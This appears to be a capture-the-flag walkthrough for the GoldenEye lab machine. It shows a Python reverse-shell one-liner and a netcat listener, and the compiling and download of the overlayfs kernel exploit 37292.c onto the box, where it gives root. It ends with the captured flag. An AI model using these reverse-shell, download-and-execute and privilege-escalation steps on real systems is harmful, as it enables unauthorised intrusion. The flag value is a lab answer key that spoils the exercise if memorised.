
```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.114",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```



<http://severnaya-station.com/gnocertdir/admin/settings.php?section=editorsettingstiny>



http://severnaya-station.com/gnocertdir/blog/edit.php?action=add



sudo nc -nlvp 443

```
[headcrusher@parrot]~$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.101.
Ncat: Connection from 192.168.56.101:58813.
<ditor/tiny_mce/tiny_mce/3.4.9/plugins/spellchecker$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ditor/tiny_mce/tiny_mce/3.4.9/plugins/spellchecker$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU
/Linux
```

searchsploit kernel 3.13.0

Exploit Title	Path
Android Kernel < 4.8 - ptrace seccomp Filter Bypass	android/dos/46434.c
Apple iOS < 10.3.1 - Kernel	ios/local/42555.txt
Apple Mac OSX < 10.6.7 - Kernel Panic (Denial of Service)	osx/dos/17901.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_inser	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken Kernel Mach Port Nam	macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference	multiple/dos/40955.txt
DESlock+ < 4.1.10 - 'vdlptkn.sys' Local Kernel Ring0 SYSTEM	windows/local/16138.c
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Out-of-Bounds Wri	windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / L	windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / L	windows/local/42665.py
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege E	solaris/local/15962.c
Linux Kernel 3.11 < 4.8.0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE'	linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'o	linux/local/37292.c

cp /usr/share/exploitdb/exploits/linux/local/37292.c .

nano 37292.c

tirei o “gcc” e deixei só “cc”

```
Terminal x Terminal
GNU nano 5.1 37292.c Modified

    if(fd == -1) {
        fprintf(stderr,"exploit failed\n");
        exit(-1);
    }

    fprintf(stderr,"/etc/ld.so.preload created\n");
    fprintf(stderr,"creating shared library\n");
    lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
```

gcc 37292.c -o funcionapfv

```
[headcrusher@parrot]~[~/30]
└─$ scp /usr/share/exploitdb/exploits/linux/local/37292.c .
[headcrusher@parrot]~[~/30]
└─$ gcc 37292.c -o funcionapfv
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
   106 |         if(unshare(CLONE_NEWUSER) != 0)
       |            ^~~~~~
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
   111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
       |                 ^~~~~
       |                 close
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
   117 |                 waitpid(pid, &status, 0);
       |                 ^~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
   127 |         wait(NULL);
       |         ^~~~~
```

python -m SimpleHTTPServer 8081

```
[headcrusher@parrot]~[~/30]
└─$ python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp

wget http://192.168.56.114:8081/funcionapfv


```

<editor/tiny_mce/tiny_mce/3.4.9/plugins/spellchecker$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget http://192.168.56.114:8081/funcionapfv
wget http://192.168.56.114:8081/funcionapfv
--2020-09-16 10:43:18-- http://192.168.56.114:8081/funcionapfv
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17600 (17K) [application/octet-stream]
Saving to: 'funcionapfv'

100%[=====>] 17,600      --.-K/s   in 0s

2020-09-16 10:43:18 (210 MB/s) - 'funcionapfv' saved [17600/17600]

```

chmod 777 funcionapfv

./funcionapfv

```

www-data@ubuntu:/tmp$ chmod 777 funcionapfv
chmod 777 funcionapfv
www-data@ubuntu:/tmp$ ./funcionapfv
./funcionapfv
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU
/Linux

```

```

# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

```